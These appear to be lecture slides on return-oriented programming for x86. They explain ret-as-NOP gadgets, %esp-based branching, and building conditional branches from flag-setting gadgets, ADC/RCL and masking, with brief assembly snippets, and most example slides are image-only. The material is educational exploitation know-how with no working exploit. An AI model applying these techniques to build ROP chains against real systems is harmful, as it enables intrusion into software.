


# Gadget: Addition





# Gadgets: Addition with NOP




1. First put gadget ptr for 0xc3 into %edi
2. 0xc3 corresponds to NOP in ROP
3. `push %edi` in gadget 2 just pushes 0xc3 back into the stack  
Therefore not disturbing the stack contents
4. Gadget 3 executes as planned

**0xc3 is ret in ROP and ret is equivalent to NOP instruction**

# Unconditional Branches

- Changing the %esp



# Conditional Branches

**In x86 instructions conditional branches have 2 parts.**

1. An instruction which modifies a condition flag (eg CF, OF, ZF).  
eg. **CMP %eax, %ebx** (will set ZF if %eax = %ebx)
2. A branch instruction (eg. JZ, JCC, JNZ, etc).  
which internally checks the conditional flag and  
changes the EIP accordingly.

In ROP, we need flags to modify %esp register instead of EIP  
Needs to be explicitly handled

**In ROP conditional branches have 3 parts.**

1. An ROP which modifies a condition flag (eg CF, OF, ZF).  
eg. **CMP %eax, %ebx** (will set ZF if %eax = %ebx)
2. Transfer flags to a register or memory.
3. Perturb %esp based on flags stored in memory.

# Step 1 : Set the flags

Find suitable ROPs that set appropriate flags

```
CMP %eax, %ebx  
RET
```

subtraction  
Affects flags CF, OF, SF, ZF, AF, PF

```
NEG %eax  
RET
```

2s complement negation  
Affects flags CF



## Step 2: Transfer flags to memory or register

- Using **lahf** instruction  
stores 5 flags (ZF, SF, AF, PF, CF) in the %ah register
- Using **pushf** instruction  
pushes the eflags into the stack

where would one use this instruction?

ROPs for these two not easily found.

A third way – perform an operation whose result depends on the flag contents.


# Step 2: Indirect way to transfer flags to memory

Several instructions operate using the contents of the flags

`ADC %eax, %ebx` : add with carry that performs  $\text{eax} \leftarrow \text{eax} + \text{ebx} + \text{CF}$ .

(if `eax` and `ebx` are 0 initially, then the result will be either 1 or 0 depending on the CF)

`RCL` : rotate left with carry.




`RCL %eax, 1`

(if `eax = 0`, then the result is either 0 or 1 depending on CF)



# Gadgets: Transfer Flags to Memory



# Step 3: Perturb %esp depending on flag

## What we hope to achieve

```
If (CF is set){  
    perturb %esp  
}else{  
    leave %esp as it is  
}
```

## What we have

- \* CF stored in a memory location (say X).
- \* Current %esp.
- \* Delta, how much to perturb %esp.

## One way of achieving ...

```
negate X  
offset = Delta & X  
%esp = %esp + offset
```


1. Negate X (eg. Using instruction negl)  
 finds the 2's complement of X  
 if (X = 1) 2's complement is 11111111...  
 if (X = 0) 2's complement is 00000000...
2. offset = Delta if X = 1  
 offset = 0 if X = 0
3. %esp = %esp + offset if X = 1  
 %esp = %esp if X = 0




# Gadgets: Example




# Gadgets: Example




# Gadgets: Example




# Gadgets: Example




# Gadgets: Example




# Gadgets: Example



# Gadgets: Example



# Gadgets: Another Example






